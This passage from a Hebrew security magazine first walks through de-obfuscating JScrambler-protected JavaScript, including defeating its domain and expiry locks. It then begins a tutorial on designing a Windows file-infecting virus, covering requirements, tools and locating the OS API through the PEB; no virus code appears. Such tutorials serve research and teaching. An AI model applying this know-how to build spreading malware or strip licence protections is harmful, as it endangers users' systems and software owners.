
מומלץ גם לבדוק את aaencode אשר פועל בצורה דומה, ומוסבר בצורה מצויינת כאן:

http://stackoverflow.com/questions/22588223/how-does-this-magic-javascript-work


ואת jsf*ck אשר משתמש בטכניקה דומה לערבל קוד JavaScript באמצעות 6 תווים בלבד.

JSCrambler

JScrambler.com הוא אתר אינטרנט המציע ערבול ואופטימיזציה של קוד JavaScript. האתר מכיל אפשרויות כמו נעילת קוד לדומיין ספציפי, הגדרת תאריך תפוגה, וטכניקות ערבול שונות.



בדוגמא הזאת ערבלנו את קוד ה-JavaScript באמצעות כל הטכניקות שהאתר הציע, וננסה להבין איך הן עובדות. הקוד המלא נמצא כאן: http://jsfiddle.net/e6na63L8. מה שאפשר להבין כבר בהתחלה, זה שלא מספיק להחליף את eval ב-alert או document.write:




הפלט של ההחלפה נראה לא קריא, ואם מנסים להריץ את הקוד שמתקבל, מקבלים שגיאה:

```
Uncaught SyntaxError: Unexpected token ILLEGAL
```

אין מנוס אלא להתחיל לעבור על הקוד לאט ולהבין מה קורה שם.

ממש בתחילת הקוד ניתן להבחין בשתי לולאות משונות אשר מכילות המון מספרים וסימני שאלה:



בתיאור של טכניקות ה-Obfuscation השונות, ניתן למצוא את התיאור של טכניקת ה-Literal Hooking: החלפה של מספרים באופרטורים טרינארים (סוג של if מקוצר שמחזיר אחד משני ערכים). לדוגמא, לולאה כזאת:

```
for(i=0; i<length; i++) {
    //code
}
```

תהפוך ל:

```
for(i=((90.0E1,0x5A)<=(0x158,140.70E1)?(.28,3.45E2,0):(95.30E1,26.40E1)<=1.400E2?(1, this)
:(108.,0x227));i<length;i++) {
    //code
}
```

גם כאן, כמו בטכניקת String Encoding, מספיק לקחת את כל האופרטורים הטרינארים, להדביק אותם ב-console של ה-Developer Tools, ולקבל בחזרה את המספר המקורי:

```
> ((122, 0x9B) <= 53. ? (25.8E1, 17.) : (28.40E1, 0x1B3) > 40. ? (93, 116) : 3.31E2 < (25., 0x136) ? "n" : (2.2E2, 0x9))
< 116
```

כש- "מנקים" את הקוד מהאופרטורים הטרינארים, הוא נראה יותר מסודר, אבל הוא עדיין לא ברור לגמרי:

```
var v5 = this;
eval((function(Y) {
    for (var X5 in v5) {
        if (X5.charCodeAt(7) == (116) &&
            X5.charCodeAt(5) == (101) &&
            X5.length == 8 &&
            X5.charCodeAt(3) == (117) &&
            X5.charCodeAt(0) == (100))
            break
    }
    /* DW LOG */ console.log("X5 is: "+ X5);
    for (var n5 in v5[X5]) {
        if (n5.length == 6 &&
            n5.charCodeAt(5) == 110 &&
            n5.charCodeAt(0) == (100))
            break
    }
    /* DW LOG */ console.log("n5 is: "+ n5);
    var I5 = function(V5) {
            var U5 = 0,
                O5 = (0);
            while (U5 < V5.length) {
                O5 += V5.charCodeAt(U5++) * U5
            }
            return O5
        },
        o5 = v5[X5][n5],
        W5 = o5.substring(o5.length - 20, o5.length);
    /* DW LOG */ console.log("o5 is: "+ o5);
    /* DW LOG */ console.log("W5 is: "+ W5);
```

לכן, הוספתי כמה הדפסות של console.log כדי להבין מה הלולאות הראשונות בקוד עושות.

כאן אנחנו מגיעים לטכניקה נוספת שעשה בה שימוש - Member Enumeration: במקום לקרוא לאלמנטים של ה-DOM ושל הדפדפן, בצורה ישירה, (למשל, window.location) קוראים להם ע"י לולאה שעוברת על כל ה-members של אלמנט האב (עוברים בלולאה על כל מה שנמצא ב-window ומחפשים member שמתחיל באות "l", נגמר באות "n", ובאורך של 8 תווים). לדוגמא, הקריאה הזאת:

```
navigator.plugins.length
```

מוחלפת ב:

```
var W1= this;
for(H1 in W1)
    if(H1.length==9 && H1.charCodeAt(0)==110 && H1.charCodeAt(8)==114)
       break;
for(E1 in W1[H1])
    if(E1.length==7 && E1.charCodeAt(0)==112 && E1.charCodeAt(6)==115)
       break;
W1[H1][E1][ "length"]; // (W1 = "window", H1 = "navigator", E1 = "plugins")
```

הדפסות ה-console.log מהשלב הקודם עזרו לחשוף את המטרה של 2 הלולאות הראשונות בקוד - הן מאחסנות את ה-base domain הנוכחי בתוך המשתנה W5:

```
X5 is: document
n5 is: domain
o5 is: www.digitalwhisper.co.il
W5 is: digitalwhisper.co.il
```

למה? תכף נראה.

Domain Lock

אחת מהאפשרויות של JSCrambler היא להגביל את הריצה של קוד JavaScript לדומיין מסויים. אנחנו כבר יודעים שהדומיין הנוכחי נשמר במשתנה W5, עכשיו השאלה היא איפה נעשה שימוש בדומיין?

```
for (var C = "", K = (((114., 0x3D) <= (9.63E2, 38.90E1) ? (146, 20557) : (21., 1.27E3)) - I5(W5)), M5 = (function (V5) {
    var $5 = V5.length,
        u5 = Math.round(1 / (110.9E1 >= (144., 65.7E1) ? (0xAB, 0.1436) : (1.0010E3, 14.))),
        m5 = parseInt($5 / u5),
        g5 = (20558 - I5(W5)),
        j5 = V5.substring(((3.21E2, 0x6C) > (0x1A9, 0x31) ? (19, 0) : (0x141, 99.)), m5),
        Q5, F5, T5 = m5;
    g5++;
    while (g5 < u5) {
        F5 = V5.substring(T5, (m5 * g5));
        (g5 & (((0x126, 43) > (3.25E2, 143.) ? (0x1C4, 0x1B4) : (51, 0x171) >= 38. ? (124., 20559) : (1.412E3, 0x16) > (0x248, 0x1EA) ? 6.53E2 : (0x17C,
        43)) - I5(W5)) != (20557 - I5(W5))) ? (j5 += F5 + Q5) : (g5 + ((0., 92) > (11., 90.4E1) ? (14.10E1, 0x157) : 0x23 >= (1.0110E3, 3.280E2) ? (0x192,
         "q") : 0x196 >= (84.2E1, 0x12D) ? (35, 1) : (0xC4, 0x206)) < u5) ? (Q5 = F5) : (j5 += F5);
        T5 += m5;
        g5++
    }
    j5 += V5.substring(T5, $5);
    return j5
})(Y), B = function (M5, f5) {
        for (var t5 = 0, U5 = (130 < (0x1F6, 0x1A1) ? (4.78E2, 0) : (123., 149.) <= (0x26, 78) ? (0x1E0, 13.10E1) : (89., 0x13) > 52. ? (70.2E1, 'a') : (
        7., 149.3E1)); U5 < f5; U5++) {
            t5 *= (20653 - I5(W5));
            var b5 = M5.charCodeAt(U5);
            if (b5 >= (13.93E2 > (19, 104) ? (2.80E1, 32) : (0x1FA, 0x11D)) && b5 <= (1.292E3 > (144., 1.168E3) ? (8.99E2, 127) : (0x1C0, 8.65E2) < (0x36,
             0x141) ? (1.52E2, 0x6C) : (47.30E1, 11.17E2))) {
                t5 += b5 - (((0x22D, 94) < 0xF3 ? (0x30, 20589) : (7.37E2, 50.0E1) < (9.5E2, 40.) ? (4.5E1, 0x117) : (0x12D, 5.26E2)) - I5(W5))
            }
        }
        return t5
    }; K < M5.length;) {
```

חיפוש פשוט מראה שלאורך מקומות שונים בקוד, הדומיין (שנמצא במשתנה W5), תמיד נשלח לפונקציה בשם I5, (הפונקציה שמוגדרת מייד אחרי 2 הלולאות הראשונות בקוד). הפונקציה הזאת מחזירה מספר כלשהו שמשתנה בהתאם למחרוזת שמעבירים אליה.

אם קוראים לפונקציה I5 עם הערך של הדומיין שלנו ("digitalwhipser.co.il"). נקבל תוצאה קבועה:


```
> var I5 = function (V5) {
      var U5 = 0,
          O5 = (0);
      while (U5 < V5.length) {
          O5 += V5.charCodeAt(U5++) * U5
      }
      return O5
  };
  I5("digitalwhisper.co.il");

< 20557
```

המשמעות היא, שלאורך מקומות אקראיים בקוד, במקום להשתמש במספר קבוע (למשל i=1), משתמשים בחישוב שמבוסס על שם הדומיין (i=20558-I5(W5)) לכן, אם הדומיין הנוכחי שונה מהדומיין שהוגדר ב-JSCrambler, הפונקציה I5 תחזיר מספר שאינו מתאים, וכל החישובים לאורך הקוד שמתבססים על I5, יהיו לא נכונים (ובפועל ימנעו מהקוד לעבוד בצורה תקינה). במקרה שלנו, שבדקנו מה I5 מחזיר עבור הדומיין האמיתי, אפשר פשוט להחליף את כל הקריאות ל-I5(W5) במספר 20557.

במקרים בהם לא ידוע מה היה הדומיין המקורי, אפשר פשוט לעשות ניחוש מושכל על בסיס החישובים שהפונקציה I5 נמצאת בהם (בדוגמא שלנו כל החישובים נעשים עם מספרים קרובים ל-20557, כמו:

20558, 20653, וכו'..) במקרה הכי גרוע ניתן לעשות brute force על כל טווח המספרים האפשריים עד שמגיעים לקוד שעובד.

עכשיו אחרי שהחלפנו את כל הקריאות ל-l5(W5) ב-20557, הקוד נראה מסודר יותר (אפשר לראות אותו כאן: http://jsfiddle.net/tpf6zfbs/) וכעת אם מחליפים את ה-eval הראשון ב-document.write, מקבלים קוד הרבה יותר הגיוני (אבל עדיין מעורבל):



אוקיי, אז פתחנו את ה-eval הראשון, קיבלנו עוד קוד מעורבל. אין ברירה אלא לנסות לפענח גם אותו ☺

כש- "מייפים" את הפורמט של הקוד החדש, ניתן לראות שגם כאן יש שימוש ב-eval ישר בתחילת הקוד:

```
var r = {
    L: 0xE360A80400,
    Z: "_9(mTe.)ea e(",
    A: function(S, N) {
        var h = "",
            l = (false);
        if (S.length > 12)
            for (var x = 13; x > (1);) h += (l = (l ? false : true)) ? S.charAt(x) : "@%)eitg)(tDwn".charAt(x--);
        return N === (null) ? eval(h) : N ^ S;
    },
    R: function(G) {
        var w, z = 0,
            H = r.L > r.A(r.Z, null),
            a;
        for (; z < G.length; z++) {
            a = (parseInt(G.charAt(z), 16)).toString(2);
            w = z == 0 ? a.charAt(a.length - 1) : w ^ a.charAt(a.length - 1);
        }
        return (w ? H : !H);
    }
};
```

שוב, הדרך הטובה היותר לגלות מה נכנס ל-eval, הוא להחליף ב-console את eval בפונקציה שקודם תדפיס את הקוד שעובר execution, ורק אח"כ תבצע אותו:

```
var _eval = eval; eval = function(str){console.log(str); return _eval(str); }
```

עכשיו אם נריץ את הקוד ב-console, נראה שה- eval בעצם קיבל את המחרוזת הבאה:

```
(new Date()).getTime()
```

(באותה מידה היה אפשר פשוט להוסיף את הפקודה debugger; לפני הקריאה ל-eval ולהריץ ב- console, הפקודה הזאת היתה מייצרת break point לפני הכניסה ל-eval והיינו יכולים לבדוק את h)

Expiration Date

כאן אנחנו מגיעים לפיצ'ר נוסף של JSCrambler: נעילה של קוד שיעבוד רק עד תאריך מסויים. האכיפה של המנגנון מתבצעת כאן ע"י קריאה לפונקציה r.R אשר מקבלת מחרוזת מסויימת, ומחזירה ערכים של true או false לגביו, בהסתמך על התאריך.

אם אנחנו עדיין נמצאים בטווח של התאריך שהוגדר, אין צורך לשנות את r.R. אם אנחנו כבר לא בטווח, אפשר פשוט לגרום ל-r.R להחזיר את הערך הנגדי ממה שהפונקציה היתה אמורה להחזיר.

אופציה נוספת, היא פשוט להחזיר אחורה את השעה במחשב לתאריך קודם.. נניח 1990.. ואז ככל הנראה אנחנו נמצא בטווח הרצוי.

Domain Lock - Phase 2

אחרי ההגדרה של בדיקות התאריך (r.R), ניתן לראות את הקוד הבא:

```
var t = this;
for (var U in t) {
    if (U.length == 8 && U.charCodeAt(((0x219, 94.) < 0x10C ? (14.27E2, 5) : (0x19F, 9.870E2))) == ((0x193, 5.850E2) >= (41.40E1, 0x200) ? (
    0x118)) && U.charCodeAt(7) == ((3, 117.) > (0x64, 0x68) ? (34.7E1, 116) : (36, 137.20E1) <= (0xA2, 115.) ? (89, 0x1D6) : (125.9E1, 8.6E1
    0x181) ? (96.10E1, 3) : (0x11E, 9.8E2))) == ((9.71E2, 0xE4) >= (0x49, 9.47E2) ? (0x7, 50.7E1) : 8.68E2 >= (60, 0x23F) ? (53., 117) : (0x
    charCodeAt(0) == 100) break
};
var form = r.R("c8") ? "YOMK" : function() {
    for (var d in t[U]) {
        if (d.length == 6 && d.charCodeAt(5) == ((129, 89) <= (137, 9.61E2) ? (33.4E1, 110) : (0x1CE, 56)) && d.charCodeAt(0) == 100) break
    };
    var P = r.R("2218") ? "YOMK" : "100px",
        J = r.R("a2") ? "0123456789abcdef" : t[U][d],
        c = r.R("ae") ? "" : "72d997554dcfe9400f2992cbe99fddc054eacdcb",
        p = r.R("fa") ? $I9$.U8(P, J.substring(J.length - 20, J.length)) : "width";
        console.log(p);
    if (p != c) {
        return;
    } else {
        this.show = r.R("a362") ? function() {
```

שוב, יש כאן לולאת Member Enumeration שבסופה הדומיין הנוכחי נכנס למשתנה J (window.document.domain = t[U][d] ולכן, U=”document”, d=”domain”, t=window) את הדומיין שב-J, מכניסים לפונקציה $I9I.U8 שמייצרת hash כלשהו, ואז בודקים אם ה-hash, שווה ל-72d997554dcfe9400f2992cbe99fddc054eacdcb (בבדיקה של if p!=c).

גם את הבדיקה הזאת אפשר פשוט לשנות ככה שהיא תמיד תחזיר תוצאה נכונה, אבל בכל מקרה, כל זה לא משנה, כי הבדיקה של הסיסמא מופיעה בהמשך הקוד ב-clear text :

```
u.onsubmit = function() {
    if (this.txtUser.value == "digital" && this.txtPass.value == "whisper") {
        this.innerHTML = "<h1>Correct!!!!</h1>";
    } else {
        alert("Wrong Password, Try Again");
    }
    return false;
};
```

מסקנה: גם כלים מסחריים כדוגמת JSCrambler ניתנים לפיצוח קל יחסית.

טכניקות Obfuscation נוספות:

בנוסף לטכניקות שתוארו עד כאן, ישנן עוד טכניקות Obfuscation אשר ניתן לראות ”in the wild”:

- שתילה של פקודות debugger אקראיות לאורך הקוד כדי להפריע לניתוח ב-console.
- בדיקה של הפונקציות בקוד באמצעות arguments.callee.toString() כדי לוודא שהן לא שונו.
- מדידת זמני הרצה של הקוד לגילוי debugging.

- ביצוע קטעי קוד רק בדפדפנים ספציפיים על סמך ה-user agent או על סמך שוני בהתנהגות של הדפדפן (למשל, arguments.callee.toString יחזיר תוצאות מעט שונות באינטרנט אקספלורר).
- טעינה דינאמית של קטעי קוד משרת זדוני כדי למנוע ניתוח offline .
- שימוש במפתחות הצפנה שנמצאים במשתני דפדפן (localStorage ,cookie).

סיכום

ערבול של קוד JavaScript היא פרקטיקה די נפוצה, והיא אפילו יכולה להיות שימושית במקרים מסויימים: כגון מניעת ניתוח אוטומטי, מעקף חתימות של IPS, גרימת כאבי ראש לחוקרי אבטחה ☺, אך בסופו של דבר, כל קוד שאמור להתבצע על ידי הדפדפן, סופו להיקרא גם על ידי בן אנוש.

ברוב המחולט של המקרים הנפוצים לא נדרשות יותר מכמה דקות כדי לקבל תמונה כללית לגבי קוד JavaScript מעורבל. אך תמיד ישנם מצבים שדורשים מחקר יותר מעמיק.

אם אהבתם את המאמר ואתם רוצים לנסות את כוחם בפיצוח אתגרי JavaScript Obfusction, הכנתי בשבילכם אתגר JavaScript אשר מיישם הרבה מהטכניקות המפורטות כאן. נסו את כוחכם!

http://deobfuscate.me

המדריך המהיר לכתיבת וירוס פשוט

מאת דן בומגרד (Dan Bomgard)

תוכן העניינים

הקדמה

מאמר זה יתאר קוד אשר מיישם אפליקציה של וירוס בסיסי בסביבת Windows אשר רץ על מעבד בארכיטקטורה של x86. במאמר אני מתאר את תהליך תכנון הלוגיקה, כתיבת הקוד, והשיקולים שעמדו בפני בשלבים שונים בפרויקט. הקוד עצמו, מצורף בנפרד מהמאמר וניתן לקחת אותו כמו שהוא ולקמפל אותו בעזרת הצעדים המובאים בכתבה לגרסא פועלת של הוירוס.

כותב המאמר אינו מתיימר להיות מומחה או סמכות באף אחד מהתחומים עליהם מפורט במאמר וחלקים מהקוד נלקחו מפרויקטים שונים הקיימים ברשת, חלקם פרויקטי קוד-פתוח כאלו ואחרים וחלקם פרויקטים אשר פורסמו תחת רשיון של Creative Commons אשר מתיר שימוש בקוד המפורסם כל עוד מפורסם לידו קישור למאמר המקורי (ולכן דאגתי להזכיר את כל אותם פרויקטים בתחילת הקוד עצמו וגם בבבליוגרפיה).

את המאמר הזה והקוד המצורף אליו אני מפרסם כאן ללא רשיון נלווה ולא לוקח אחריות על שימוש לרעה שנעשה בקוד המצורף. כן אשמח לשמוע מאנשים שעשו שימוש בקוד או שיש להם רעיון מקורי לשיפור של הלוגיקה המובאת פה או לשיתוף פעולה כלשהו (מוזמנים ליצור קשר ב-danb33@gmail.com).

הקוד נכתב כפרויקט אישי ולכן אין שמירה על קונוונציות כתיבה כאלו ואחרות, מאותן סיבות גם אומר פה שהקוד מהווה פרויקט מתמשך שלי והקוד המצורף למאמר אינו "סופי" בשום צורה, הוא מכיל הרבה קטעים לא יעילים וישנם הרבה שיפורים פוטנציאליים שגם מתכנת בינוני יבחין בהם, אך מכיוון שמדובר בפרויקט שאני כותב בזמני הפנוי יש לי את הפריווילגיה להתרכז רק בנושאים שמעניינים אותי ולא להשקיע בדברים אחרים.

מאמר זה דורש קצת ידע מקדים בתחומים הבאים: שפת C, שפת אסמבלי של x86, מבנה של קבצי תוכניות של Windows. במאמר זה אתאר את המנגנונים השונים והאלגוריתם שבקוד המצורף, הסבר ברמת השורה או הפעולה הבודדת נמצא בקוד עצמו בהערות שכתבתי ובמאמר לא ארד לרזולוציה גבוהה מאוד של הסברים.

דרישות מהתוכנית

הדרישות מהתוכנית הן להלן:

- הוירוס צריך לרוץ בצורה כזו שירוץ לפני התוכנית אליה הוא נדבק, יבצע את פעולתו (אם בהצלחה ואם לא) ולאחר מכן יריץ את התוכנית עצמה בצורה שקופה למשתמש.
- במידה והוא מזהה קבצים "נקיים" הוא ינסה להדביק אותם ובמידה והוא מזהה קבצים שכבר נדבקו הוא לא יעשה כלום.
- כדי לא לאפשר יישום קל מדי של הוירוס למטרות רעות וגם בגלל שזה מקל על הפיתוח, הוירוס ינסה להדביק רק קבצים אשר נמצאים בתקיית C:\Virus ולא בשום מקום אחר במחשב. (עדין מומלץ להריץ אותו רק על VM מבודד בלבד).
- תהליך ההדבקה יהיה כזה שלא יהרוס את התוכן המקורי של התוכנית אותה הוא מדביק אלא רק "יתווסף" אליה.
- הוירוס שלנו לא יבצע פעולה דונית חוץ מפעולת ההדבקה עצמה וההוכחה להדבקה תהיה חתימה שתבוצע במקום מוגדר מראש בקובץ.

כלים


הכלים בהם עשיתי שימוש בביצוע הפרויקט:

- Microsoft Visual Studio 2013 - ניתן להשתמש בגרסה חינמית שקיימת באינטרנט והיא די נוחה לשימוש בתור סביבת פיתוח וDebuggerו.
- OllyDbg - לדעתי ה-Debugger הנוח ביותר שקיים לאפליקציות 32bit בסביבת Windows שמשלב ממשק ויזואלי נוח ביותר ויכולת מניפולציה של הקוד שרץ בזמן אמת ושמירה של השינויים לקובץ המורץ.
- PEView - תוכנה להצגת השדות וצפיה נוחה בתוכן של קובץ PE (קובץ EXE).
- HexEditor - כלי הכרחי לפיתוח או עבודה בכל פרויקט שבמרכזו התעסקות עם קוד ב-Low Level, ישנם הרבה עורכים שונים ברשת עם יכולות נוספות שונות אבל היכולת המרכזית היא היכולת לצפות בתוכן הקובץ ולערוך אותו והיא קיימת בכל עורך כזה. אני משתמש ב-HexEdit.

חיפוש מהיר בגוגל של שמות הכלים יחזיר אפשרות נוחה מאוד להוריד אותם בקלות.

תכנון כללי (High Level Design)

Main program File seeking Infection



חלק ראשון - התוכנית המרכזית

מציאת ה-API של מערכת ההפעלה בזיכרון

בשביל לבצע כל פעולה משמעותית במערכת, כל קוד חייב לדעת לגשת ל-API שמספקת לו מערכת ההפעלה. ניתן להזריק לתוכנית רצה פעולות אסמבלי מכאן ועד הודעה חדשה ולחשב את הערך של פאי 20 ספרות אחרי הנקודה העשרונית, אבל אם רוצים לשמור את הערך הזה לדיסק הקשיח, לשלוח אותו לצד השני של העולם דרך האינטרנט או פשוט למדפסת, חייבים לדעת איפה מיקמה מערכת ההפעלה בזיכרון את רצף ההוראות שמבצע את הפעולה המבוקשת.

לא נרד במאמר זה לעומק הארכיטקטורה של מערכת ההפעלה Windows אבל אסביר לגבי המנגנון הבסיסי של קריאה לפונקציות מערכת ב- Windows. באופן כללי, כל הקוד שמבצע פעולות מערכת (לדוג' כותב לזיכרון שממופה לכרטיס רשת על מנת לשלוח בתים לרשת או כותב לזיכרון שממופה לדיסק

הקשיח על מנת לכתוב אליו) נמצא ב- Kernel, אזור זיכרון זה אינו נגיש לתוכנית רגילה אשר רצה מה-Userspace מפאת הארכיטקטורה של מעבדים חדשים. זה נכון בפרט לגבי משפחת x86 (בדורותיה האחרונים בלבד, ממש לא מהדורות הראשונים) אשר רובנו עושים בהם שימוש במחשבנו הביתיים. הפונקציות שכן ניגשות לאותו אזור בזיכרון (Kernel Space) הן הפונקציות שנמצאות בספריות של ה-API של מערכת ההפעלה והן עושות זאת באמצעות שימוש בפקודות מאוד מסוימות.

אם זהו המצב, ברגע שנדע היכן בזיכרון ממוקמות הפונקציות של ה-API של מערכת ההפעלה נוכל לבצע פעולות משמעותיות במערכת. אז איך עושים את זה ?! זהו בדרך כלל האתגר הראשוני של קוד-זדוני לסוגיו וניתן למצוא את אותן פונקציות שמערכת ההפעלה מנגישה אם מכירים קצת את המבנה של מערכת ההפעלה וכיצד היא עושה שימוש במעבד מסוג x86.

ישנן מספר טכניקות למציאת ה-API של מערכת ההפעלה Windows. רובן מפורטות במאמר די מוכר וישן יחסית אך מוסבר היטב (Skape/Matt Miller's win32 shellcode tutorial). המאמר עצמו ישן אך עדין רלוונטי והקוד שבו דורש שינויים לא גדולים על מנת להתאימו לפעולה של Windows 7/8 (המאמר המקורי עובד על XP וגרסאות קודמות).

בוירוס שלי אני עושה שימוש בטכניקה אחת אשר מתבססת על מציאת מבנה נתונים בשם PEB (Process Environment Block) אשר משמש את מערכת ההפעלה לצורך ניהול של התוכנית הרצה, הוא מכיל מידע "מנהלתי" מגוון לגבי התוכנית כמו למשל האם היא נפתחה דרך Debugger או לא (אחת הדרכים של קוד-זדוני לדעת אם מנסים למצוא אותו היא חיפוש הערך של פרמטר זה ב-PEB טרם פעולתו) או מידע שונה לצורך ניהול ה-Heap של התוכנית.

